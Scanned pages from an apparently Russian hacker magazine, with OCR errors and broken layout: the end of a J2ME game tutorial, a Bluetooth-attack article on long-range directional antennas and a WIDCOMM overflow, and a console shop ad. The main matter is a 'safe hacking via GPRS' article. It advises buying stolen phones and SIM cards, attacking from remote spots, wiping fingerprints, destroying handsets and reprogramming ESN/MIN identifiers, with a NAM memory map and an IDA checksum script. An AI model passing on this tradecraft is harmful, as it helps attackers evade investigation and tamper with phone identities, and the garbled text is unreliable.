Для начала нужно напрячь внимание и заметить, что практически везде корабль управляется плохо. Что можно сделать для исправления ситуации? Можно сохранять нажатые клавиши во внутренний массив и обрабатывать сразу все нажатые клавиши либо ускорять перерисовку после получения значимого сообщения о произошедшем событии.

Если посмотреть еще внимательнее, то обнаружится, что космос в игре никак не обозначен: вакуум, пустота. Лучше добавить какой-нибудь фон. Воспользуемся `image = javax.microedition.lcdui.Image.createImage("/splash.png")` (взять файл изображения) и при отрисовке просто нарисуй его.

```
Graphics g.drawImage(image, 0, 0, Graphics.TOP | Graphics.LEFT);
```

Точно так же и космический корабль, и астероиды, и ракеты можно заменить на спрайты. Стандартной функции поворота нет, да и наклон может выполняться долго, поэтому самый простой способ - завести несколько картинок для различных степеней поворота.

### СОЗДАНИЕ ГОТОВОГО ПРОДУКТА

■ Сам процесс компиляции не отличается от обычного для Java-программ - запуск `javac` с правильным набором библиотек и списком файлов.

## ССЫЛКИ ПО ТЕМЕ

- Очень полезный сайт по Java (и J2ME) на русском языке: [www.juga.ru](http://www.juga.ru)
- Основной сайт по Java: [java.sun.com](http://java.sun.com)
- Море информации по играм: [www.gamasutra.com](http://www.gamasutra.com)
- От Nokia: все для разработчика: [forum.nokia.com](http://forum.nokia.com) и [Discussion Board](http://DiscussionBoard)
- Просто неплохой сайт для начинающих и не только: [www.developer.com](http://www.developer.com)

Готовый JAR-файл отличается от обычной Java-программы тем, что в него добавлен манифест - различная информация о мидлете. Это файл `META-INF\MANIFEST.MF`, ниже представлены строки, минимально необходимые для него:

```
MIDlet-Name: Example - название программы
MIDlet-Version: 1.0 - версия мидлета
MIDlet-Vendor: Vendor - разработчик мидлета
MicroEdition-Profile: MIDP-1.0 - версия MID-профиля
MicroEdition-Configuration: CLDC-1.0 - версия конфигурации
MIDlet-1: Example, icon.png, mypackage.Example - Имя, Иконка, Главный класс
```

Все это может быть сделано автоматически из какой-нибудь среды разработки. Обязательно заполняй все данные правильно.

## РАСПРОСТРАНЕНИЕ


■ В результате у тебя есть готовая игра, которую ты хочешь сделать доступной для других людей. Продать саму программу целиком, распространять ее бесплатно или за деньги, позвать заплатить за нее с помощью платных SMS или по принципу Shareware - все по желанию.

Крис Касперски aka мышьяк (по e-mail)

# ОХОТА НА ГОЛУБОЙ ЗУБ

## ПОДГОТОВКА И МЕТОДЫ АТАКИ

**П**оголовье bluetooth-устройств стремительно растет, обрушиваясь на рынок снежной лавиной. Реклама утверждает, что протокол передачи данных надежно защищен, но она легко расстреливается снайперской винтовкой с расстояния в несколько километров. Хакеры уже давно ломают голубые зубы.



Голубым зубом (Bluetooth) оснащаются сотовые телефоны, напалгонники, ноутбуки и многие другие мо-

бильные устройства, что делает его заманчивым объектом для взлома. Хакер может осуществлять несанкционированное подключение к устройству, перехватывать трафик, отслеживать перемещение жертвы в пространстве или устраивать полный DoS. Уже зафиксировано несколько случаев взлома влиятельных лиц, и с каждым днем интенсивность хакерства повышается. Разработчики Голубого Зуба делают морду тупой и сваливают всю ответственность на производителей оборудования, которые где-то что-то криво реализовали. Производители в свою очередь наезжают на пользователей, выбирающих предсказуемые PIN'ы, не выключающих голубой зуб после каждого сеанса передачи и т.д. В общем, виноватых не найдешь, а между тем количество Bluetooth-устройств уже исчисляется сотнями миллионов (!), и все говорит о том, что несколько следующих лет пройдут под знаменем Голубого Зуба, реальных конкурентов которому пока не видно.



Джон Херинг с ружьем BlueSniper, позволяющим сканировать и взламывать Голубые зубы в радиусе нескольких километров

На Голубом Зубе собираются домашние и мелкокорпоративные локальные сети, голубой зуб встраивается в клавиатуры, мыши, принтеры, часы и даже системы управления автомобилем. А это уже серьезно! Зверски спланированная операция может привести не только к утечке конфиденциальных данных, но и человеческим жертвам. Эта статья не призывает ломать, мы просто хотим показать, насколько небезопасен голубой зуб, а доверять ему или нет - пусть каждый решает сам!

### СУЩНОСТЬ ГОЛУБОГО ЗУБА

Голубой зуб представляет собой устройство, работающее в диапазоне частот от 2400 до 2483,5 МГц (а вовсе не 2,4 МГц, как думают некоторые). На этой же частоте работают микроволновые печи, беспроводные сети стандарта 802.11b/g, радиотелефоны и многие другие устройства, агрессивно конфликтующие между собой. Для решения этой проблемы голубой зуб использует специальный алгоритм скачкообразной перестройки частоты.

Весь частотный диапазон "нарезается" на 79 каналов с шириной в 1 МГц, и каждые 625 мкс (1600 раз в секунду) происходит смена канала, выбираемого по псевдослучайному принципу. Каждая такая порция вещания образует time-slot (тайм-слот), для простоты называемый слотом. Передаваемые данные разбиваются на пакеты по 2745 бит, каждый из которых "размазывается" по нескольким тайм-слотам (до пяти слотов максимум).


Устройства взаимодействуют по схеме master-slave (хозяин-раб или ведущее и ведомое устройство). Один мастер может иметь до семи рабов, мастер вещает в четных слотах, а рабы - в нечетных.

Поддерживаются два типа связи: асинхронный (ACL - asynchronous connectionless) и синхронный (SCO - synchronous connection oriented). Синхронный режим преимущественно используется для передачи речи, асинхронный - для обмена данными. Расчетная пропускная способность канала в асинхронном режиме составляет 1 Мбит/с, при этом заголовки и другая



Вездесущий голубой зуб





Подключение внешней антенны

служебная информация "съедают" 20% трафика, оставляя нам ~820

Кбит/с, но на практике все зависит от условий связи и конструктивных особен-



Адаптер голубого зуба




Внешний вид антенны HG2415Y типа Randome от HyperLink Technology

ностей конкретного передатчика. Ведомое и ведущее устройство могут иметь только один канал (link) асинхронной связи, организованный по схеме точка-точка (point-to-point) или работающий в широкополосном режиме (broadcast), причем без разрешения хозяина раб не может переходить на асинхронный тип передачи. В синхронном режиме связи мастер может поддерживать до трех каналов с одним, двумя или тремя ведомыми устройствами, с расчетной пропускной способностью каждого канала в 64 Кбит/с. Вещание ведется в слотах, назначаемых мастером. Слоты, не используемые в синхронном режиме, могут использоваться асинхронным. Предельно допустимая мощность передатчика по спецификациям должна составлять 10 мВт, что обеспечивает устойчивую работу в радиусе 10-25 метров.

Bluetooth-устройства ломают и ломают на расстоянии.

Bluetooth-устройства работают в диапазоне частот от 2400 до 2483,5 МГц (а вовсе не 2,4 МГц, как думают некоторые).



Схематичное изображение протокола передачи

**ЧТО В ИМЕНИ ТВОЕМ**

■ Общепринятая практика перевода BlueTooth как "голубой зуб" выглядит довольно странной, если не сказать подозрительной. В качестве оправдания вспоминают короля викингов Harald Blutend, якобы получившего свое прозвище из-за потемневшего переднего зуба и воссоединившего Данию и Норвегию. Будто бы произношение его имени созвучно с BlueTooth'ом, в честь которого он и был назван.

Легендарный хакер Юрий Харон предлагает свою версию перевода, которая нам кажется наиболее близкой к истине (если, конечно, допустить, что истина вообще есть). Blue - на жаргоне электронщиков означает "легкий", "простой", а tooth - "сцепка", "зацепление". Соединив все вместе, получаем: "легкая сцепка", "простая связь". Логично?




Диаграмма направленности антенны HG2415Y



Антенна HG2415Y, превращенная в снайперское радиоружье




Еще одно радиоружье

### СНАЙПЕРСКАЯ АНТЕННА

■ Для охоты за голубым зубом необходимо увеличить радиус действия устройства хотя бы до сотни метров. Это легко! Достаточно разобрать адаптер, найти медную дорожку, изогнутую сексуальной буквой "П", и припаять к ней провод от внешней антенны у WLAN-устройств.

Однако для серьезной атаки дистанция в сотню метров явно недостаточна, и настоящие охотники обзаводятся узконаправленными антеннами типа гандоме или parabolic. Ими торгуют многие компании, например HyperLink Technology или MAXRAD.



Внешний вид параболической антенны HG2415Y от HyperLink Technology

Хорошая антенна для охоты стоит в пределах \$50, плюс пересылка и растаможка. Лучше - дороже.

Bluetooth поддерживает несколько режимов секретности: Security Mode 1, Security Mode 2 и Security Mode 3.

### ОШИБКА ПЕРЕПОЛНЕНИЯ В WIDCOMM

■ Создатели голубого зуба предлагают готовое программное обеспечение для его поддержки, распространяемое под торговой маркой WIDCOMM (Wireless Internet and Data/Voice Communications - беспроводной интернет и коммуникации для передачи голоса и данных), что избавляет производителей оборудования от самостоятельной реализации всего стека протоколов. Программисты старой школы (к которым принадлежит и Юрий Харон) хорошо знают истинную цену решений из "пробирки". Напорившись на чужие ошибки пару раз, они перестают доверять любому коду, кроме своего собственного. И не зря!

В августе 2004 года в WIDCOMM'e было обнаружено тривиальное переполнение буфера, позволяющее захватывать управление устройством простой посылкой специально подготовленного пакета. Никакой PIN для этого подбирать не нужно! Уязвимость затрагивает BTStackServer версии 1.3.2.7, 1.4.1.03 и 1.4.2.10, используемые в Windows 98, Windows XP, Windows CE и др. Кроме этого, WIDCOMM используется многими компаниями: Logitech, Samsung, Sony, Texas Instruments, Compaq, Dell... Полный перечень включает в себя более трех десятков наименований. Все Bluetooth-устройства, производимые этими компаниями, находятся под угрозой и в любой момент могут быть атакованы. Для популярного налагодника HP IPAQ 5450 даже написан специальный эксплойт! В некоторых случаях проблема решается установкой всех заплаток или сменой прошивки, некоторые же устройства остаются открытыми до сих пор.

Погробиности можно найти по адресу [www.pentest.co.uk/documents/ptl-2004-03.html](http://www.pentest.co.uk/documents/ptl-2004-03.html).

Оформить заказ можно по интернету. Хорошая антенна стоит в пределах полусотни долларов, плюс пересылка и растаможка.


Самой широкой популярностью пользуется модель HG2415Y от HyperLink Technology с коэффициентом усиления 14 dB и подходящей диаграммой направленности. Компактные габариты (462x76 мм) позволяют

уполжить антенну в спортивную сумку или рюкзак, которые скрывают ее от посторонних глаз и не привлекают внимания посторонних.


Для удобства "прицеливания" (а попасть в голубой зуб при такой диаграмме направленности не так-то легко) многие хакеры насаживают антенну на фотографический штатив, приделывают к ней приклад и оптический прицел, в результате чего получается самое настоящее радиоружье с поражающим действием на дистанции до одного километра.

Из параболических антенн рекомендуют HG2424G все от той же HyperLink Technology. Коэффициент усиления в 24 dB выше всяких похвал. Острая диаграмма направленности бьет голубой зуб за несколько километров, однако неуклюжие габариты (100x60 см) существенно затрудняют ее транспортировку, а чрезмерная узконаправленность создает проблемы для прицеливания, особенно актуальные при слежении за быстро движущейся жертвой, так что во многих случаях HG2415Y все же оказывается предпочтительнее.

Полутораметровая параболическая антенна HG2430D с усилением в 30 dB обойдется уже в \$300. Стоит ли она того? Для охоты с балкона на стационарные мишени - да, но для полевой охоты она слишком громоздка и неудобна.



Вертикальная



Горизонтальная

Диаграмма направленности антенны HG2415Y









# С ДЕРЕВЯННОЙ ЛОШАДКОЙ СТАЛО СКУЧНО?

		
PlayStation 2	GameCube	Xbox
<b>\$185.99</b>	<b>\$139.99</b>	<b>\$279.99</b>
		
PSP (US) value pack	Game Boy Advance SP Cobalt	Nintendo DS Dualscreen
<b>\$399.99</b>	<b>\$109.99</b>	<b>\$185.99</b>

Играй  
просто!  
GamePost



## НЕ ПОРА ЛИ СМЕНИТЬ ИГРУ?

- \* Огромный выбор компьютерных игр
- \* Игры для всех телевизионных приставок
- \* Коллекционные фигурки из игр



WarCraft III  
Action Figure:

**\$42,99**

**Ticondrius**



Тел.: (095) 928-0360  
(095) 928-6089  
(095) 928-3574

[www.gamepost.ru](http://www.gamepost.ru)



Крис Касперски aka мышщх (по e-mail)

# БЕЗОПАСНЫЙ ВЗЛОМ ЧЕРЕЗ GPRS

## НАГЛЯДНЫЕ ПРИМЕРЫ ИЗ ПРАКТИКИ

**С**езон охоты на хакеров уже открыт! Нас разыскивают спецслужбы всего мира. Если ты релизишь вarez, дизассмишь программы, отламываешь защиты, разводишь вирусы или атакуешь Сеть, тебя сажают в тюрьму. Чтобы остаться на свободе, достаточно иметь сотовый телефон с GPRS-протоколом, паяльник, дизассемблер и немного смекалки.



### ПОЧЕМУ НЕ СТОИТ ИСПОЛЬЗОВАТЬ АНОНИМНЫЕ ПРОХУ

Любое расследование традиционно начинается с извечных вопросов: кому это выгодно и кто бы мог сделать это? Многие хакеры прокалываются на том, что оставляют за собой текстовые строки (так называемые "граффити") с указанием своего ника, города проживания, названия кафедры или другой информации подобного типа. Это существенно сужает круг поиска, поэтому спецслужбам остается всего лишь перешерстить компьютерную тусовку. Реальных хакеров очень немного, и все о них знают. Вот она - цена известности!

В этом мире выживает только тот, кто отрезает себя от внешнего мира, отказывается от общения и, забившись в глухую нору одиночества, хакерствует в свое удовольствие. Основным источником информации, демаскирующим атакующего, становится его IP-адрес. С точки зрения сетевых протоколов это всего лишь 32-битное число в заголовке пакета, которое ничего не стоит подделать или исказить. Но толку от этого будет немного. Пакеты с левыми IP-адресами сдохнут на первом же маршрутизаторе, а если не сдохнут, никакого ответа отправитель все равно не получит, а значит, не сможет установить TCP-соединение.

Для обеспечения собственной анонимности проще всего воспользоваться проху-сервером, расположенным в какой-нибудь отсталой стране, не симпатизирующей ни России, ни Америке. Таких серверов достаточно много, но далеко не все они анонимны. Существует множество служб, проверяющих проху на "вшивость", к примеру [www.showmyip.com](http://www.showmyip.com).

Служба [www.showmyip.com](http://www.showmyip.com) проверяет японский проху-сервер [bi.kenobos.ac.jp](http://bi.kenobos.ac.jp). Проху успешно скрыл мой IP и даже попытался замаскировать континент (Asia), но позволил определить город проживания (Krasnodar) и название компании провайдера


(Southern Telecommunication Company), а также часовой пояс, который, кстати говоря, определяется с помощью Java-скриптов, так что проху тут ни при чем. Чтобы не погореть на первом же взломе, хакер должен сменить сервер и отключить скрипты.

Но даже если проху выглядит вполне благонадежным, он может скрытно коллекционировать трафик, предоставляя эту информацию по первому требованию спецслужб. По слухам, самые быстрые анонимные проху установлены как раз спецслужбами. Но проблема даже не в этом. Каждый из нас может поставить честный проху, который гарантированно не собирал бы никакой информации о пользователях, и отдать его в коллективное распоряжение - пускай хакерствуют (это характерно для институтов и других некоммерческих организаций с

трафиком, оплачиваемым государством). Но где гарантия, что информацию о входящих/исходящих соединениях не собирает наш провайдер или провайдер провайдера? А, как показывает практика, большинство провайдеров ее все-таки собирают, сохраняя логи на жестких дисках в течение нескольких дней или даже недель. К тому же не стоит забывать про COPM, который, как известно, не дремлет.

COPM - система оперативно-розыскных мероприятий, в настоящее время принятая практически всеми провайдерами и предназначенная для отлова хакеров. Подробности смотри по адресу [www.loniis.ru:8101/RUS/products/catalogs/zips/sorm2001.zip](http://www.loniis.ru:8101/RUS/products/catalogs/zips/sorm2001.zip).

Конечно, если хакер дефейсит страничку Васи Пупкина, то хорошего проху-сервера для этих целей вполне достаточно. Главное - не оставить на





WWW

## СЛУЖБЫ ДЛЯ ТЕСТИРОВАНИЯ PROXY

- [www.showmyip.com](http://www.showmyip.com) - Отличный сервис для проверки анонимных прокси из известных мне. Показывает максимум информации, которую только можно собрать, и автоматически дает ссылки на карту, если географический район был определен.
- [www.leader.ru/secure/who.html](http://www.leader.ru/secure/who.html) - Мощный сервис для тестирования прокси. Определяет IP-адрес, доменное имя, тип браузера, версию операционной системы, предпочтительный почтовый сервер и т.д. Без рекламы и с минимумом графики.
- [checkip.dyndns.org](http://checkip.dyndns.org) - Сообщает всего лишь один IP-адрес удаленного узла, рекламу и графику не показывает.
- [www.ipcheck.de](http://www.ipcheck.de) - Сообщает IP-адрес, доменное имя и тип браузера. Простенько, но со вкусом. Правда, с большим количеством графики.

атакуемом узле никакой личной информации, потому что поднимать логи по такому мелочному делу все равно никто не будет. А для серьезного взлома прокси уже не подходит, и придется искать другие пути.

### ОБЩАЯ СТРАТЕГИЯ ВЗЛОМА

■ Сотовый телефон - коварная штука. Каждый аппарат содержит уникальный заводской номер (точнее, серию номеров), автоматически передаваемый в Сеть при включении питания или даже при каждом звонке (это уж как решит оператор), что позволяет спецслужбам обнаруживать краденые телефоны, отслеживать перемещение их владельцев и делать много других нехороших вещей. Аналогичным образом поступает и SIM-карта, передающая идентификационную ин-

формацию, по которой легко определить имя и фамилию абонента. Продавцы телефонов ведут специальные списки, отмечающие, кому и когда был продан определенный агрегат - за этим строго следят блюдоущие органы. Некоторые магазины требуют предъявления паспорта, некоторые - нет. Теоретически можно называться вымышленным именем, однако всегда существует риск, что покупателя опознает продавец.

Чтобы остаться незамеченным, хакер приобретает с рук подержанный сотовый телефон по чисто номинальной цене (телефон, естественно, ворованный) и при необходимости тем же путем добывает SIM-карту с некоторой суммой на счету. Выехав с ноутбуком в безлюдное место, он осуществляет взлом (или сливает свеженаписанный вирус в интернет), а затем уничтожает сотовый телефон, закатывая его в асфальт :). Чтобы установить личность атакующего, спецслужбам придется раскрутить всю цепочку: кому был продан телефон, кем уворован, куда перепродан и т.д. Но и никаких доказательств у них все равно не будет, так как телефон уничтожен, а все компрометирующие данные давно стерты или зашифрованы.

Естественно, если хакер настолько обнагует, что начнет совершать взломы на регулярной основе, его быстро засекут и установят слежку за ним. Даже если атаки совершаются из разных мест, запеленговать сотовый - плевое дело. Поэтому приходится действовать так: сотовый телефон с голубым зубом



подкладывается в кучу мусора посреди пустыря (естественно, с предварительно протертыми "пальчиками"), а хакер сидит с ноутбуком на порядочном расстоянии от кучи мусора (в радиусе прямой видимости с направленной антенной голубой зуб держит устойчивую связь в пределах километра) и при появлении непрошенных "гостей" сматывает уголки и уезжает.

Кто-то может спросить: "Зачем все эти сложности, когда можно просто зайти в любое интернет-кафе, подключиться к телефонной "лапше" на лестничной площадке и т.д.?" На самом деле все эти способы небезопасны и ненадежны. Сколько хакеров на этом погорело - не пересчитать! Но и выбрасывать телефон после каждой атаки получается слишком накладно. Так никаких телефонов не напасешься. С некоторой долей риска можно ограничиться тем, чтобы после каждой атаки изменять идентификационный номер на другой, и тогда уничтожать телефон будет необязательно. Спецслужбы все равно не смогут ничего отследить. При желании можно перепрограммировать и SIM-карту, однако хлопоты не стоят того.

### ВНУТРИ СОТОВОГО ТЕЛЕФОНА


■ Идентификационный номер состоит из двух частей: ESN (Electronic Serial Number - электрический серийный номер) и MIN (Mobile Identification Number - мобильный идентификационный номер). Обычно они обозначаются как ESN/MIN и у наших зарубежных хакерских коллег называются парой (pair).

Конструктивно MIN хранится в модуле NAM (Number Assignment Module - модуль назначения номеров) - микросхеме постоянной памяти с емкостью не менее 32 байт, которая облачена в пластиковую или керамическую "обертку" и расположена на печатной плате. Обычно это EEPROM (то есть многократно перепрограммируемое ПЗУ) или PROM (однократно программируемое ПЗУ). Отождествить эту микросхему очень просто - эдакий мелкий таракан с восемью ногами. Помимо MIN'a, здесь находится SHID и другая служебная информация, при- »

Как ни странно, мобильный телефон - лучшее средство обеспечения анонимности.

Будь осторожен: быстрые анонимные прокси могут контролировать и спецслужбы.

Почти все провайдеры давно ходят под надзором СОПМ.



WWW

## БЕЗОПАСНЫЙ WEB-СЕРФИНГ

- [www.triumphpc.com/proxy-server/](http://www.triumphpc.com/proxy-server/) - Отличный анонимный прокси-сервер, автоматически отключающий скрипты и блокирующий cookie. К сожалению, это не полноценный HTTP-Proxy, а онлайн-сервис, так что SSH через него работать не будет. Тем не менее, для хакерских атак он подходит.



близительный формат которой приведен в таблице.

Некоторые мобильники позволяют перепрограммировать NAM прямо с клавиатуры телефона! Впрочем, количество циклов перепрограммирования обычно очень невелико (от трех до 20-ти в зависимости от настройки производителя) - за это отвечает микропроцессорная прошивка, также называемая firmware. Ресурс самой микросхемы намного больше и практически неограничен. Но для долговременного хакерствования такой способ решительно не годится, и приходится искать обходные пути.

Одни хакеры выпаивают микросхему и перепрограммируют ее на программаторе вручную (хотя выпаивать микросхему для этого в общем-то необязательно), другие - модифицируют прошивку, запрещая ей блокировать NAM. Первое требует умения держать паяльник в руках, второе - дизассемблера.

Исследование прошивок - это высший пилотаж хакерства, требующий

При выходе в Сеть твой мобильник передает сведения, достаточные для того, чтобы тебя вычислили.

Простой способ частично избавиться от истории - купить телефон с рук, хотя и в этом случае цепочку могут отследить.

## СЕКРЕТНЫЙ СЕРФИНГ С КОМФОРТОМ

■ Программа Secret Surfer предназначена для автоматического построения цепочки анонимных прокси. Чем больше серверов будет задействовано, тем выше безопасность, однако риск оказаться пойманным все же очень велик. А что если первый сервер в цепочке принадлежит ФБР?



обширных познаний и высочайшей квалификации. Для начала необходимо опознать процессор. Даже если оригинальная маркировка микросхемы не была "заботливо" уничтожена производителем телефона, не факт, что описание машинных команд удастся найти в Сети. Техническая документация на многие мобильные процессоры засекречена или распространяется только по подписке, то есть за деньги (причем физические лица отдыхают).






Тем не менее, системные команды многих процессоров довольно похожи, и при достаточной настойчивости разобраться в них можно и без описания. Но что это дает? Любая прошивка буквально напигована командами взаимодействия с портами ввода/вывода, управляющими электронной начинкой телефона. За что они отвечают, непонятно. Это сплошное нагромождение головоломок, и на анализ своей "первой" прошивки можно потратить целый год. Двенадцать месяцев, триста шестьдесят пять дней и никак не меньше!

Перепрограммирование микросхемы "вживую" намного проще, хотя и облагает намного более скромными возможностями. К тому же существует риск необратимо испортить свой телефон. Но охота пуще неволи. Прежде

## GPRS-МОДЕМЫ VS. СОТОВЫЕ ТЕЛЕФОНЫ

■ Кроме сотовых телефонов, для мобильного выхода в Сеть можно воспользоваться GPRS-модемами, которые бывают двух типов. Первые предстают собой крошечную "мыльницу", подключающуюся по USB, вторые - PCI-плату расширения. Для взлома последние наиболее предпочтительны. Они намного дешевле и удобнее для экспериментов. Плотность монтажа на PCI-карте намного ниже, чем в USB-модеме или сотовом телефоне, что позволяет производителю использовать более доступные серийные компоненты. К тому же, если над продажей сотовых телефонов установлен жесткий контроль, то GPRS-модемы отгружаются бочками и продаются без предъявления паспорта или иных удостоверений личности.



Микросхема EEPROM на плате сотового телефона Nokia, хранящая идентификационные данные



## ЧТО ТАКОЕ SIDH

■ Аббревиатура SIDH расшифровывается как System Identification for Home System (система идентификации для домашних систем) и чаще всего называется просто SID. Система идентификации сообщает: сотовой станции, каким оператором обслуживается твой телефон, что используется для роуминга. SIDH-код представляет собой 15-битный идентификатор, общий для всего региона и ничего не говорящий о конкретном абоненте, поэтому изменять его не надо. Другими словами, SIDH-код никак не влияет на анонимность атакующего.

|||||

чем выпаивать микросхему, хакер определяет ее тип. Большинство производителей используют серийные чипы, модель которых легко опознается по разводке даже при полностью уничтоженной маркировке. Основные используемые микросхемы перечислены во врезке. Остается только достать программатор, который можно приобрести на радиорынке или спаять самостоятельно.



Хирургические операции с сотовым телефоном

Прежде чем изменять что-то в NAM, необходимо научиться рассчитывать контрольную сумму. Чтобы не делать этого вручную, используй простенький скрипт для дизассемблера IDA Pro, исходный текст которого приведен ниже:

```
auto a; auto b; b=0;
PatchByte(MaxEA()-1, 0);
for(a=MinEA();a<MaxEA();a++)
{
    b = (b + Byte(a)) & 0xFF;
}
```

```
b = (0x100 - b) & 0xFF; Message("%n%xn",b);
PatchByte(MaxEA()-1, b);
```

С таким скриптом ничего не стоит захватить MIN по полной программе. С формальной точки зрения, MIN представляет собой 34-битное число, разделенное на две половинки. Младшие 10 бит обозначаются MIN2 и отвечают за хранение кода области (area code), оставшиеся 24 бита - личный номер мобильного устройства.

адрес	биты	назначение
00	14-8	SIDH
01	7-0	SIDH
02		MIN
03	33-28	MIN2
04	27-24	MIN2
05	23-20	MIN1
06	19-12	MIN1
07	11-4	MIN1
08	3-0	MIN1
09	3-0	SCM
0A	10-8	IPCH
0B	7-0	IPCH
0C	3-0	ACCOLC
0D	0-7	PS
0E	3-0	GIM
0F	0-7	LOCK DIGIT 1,2
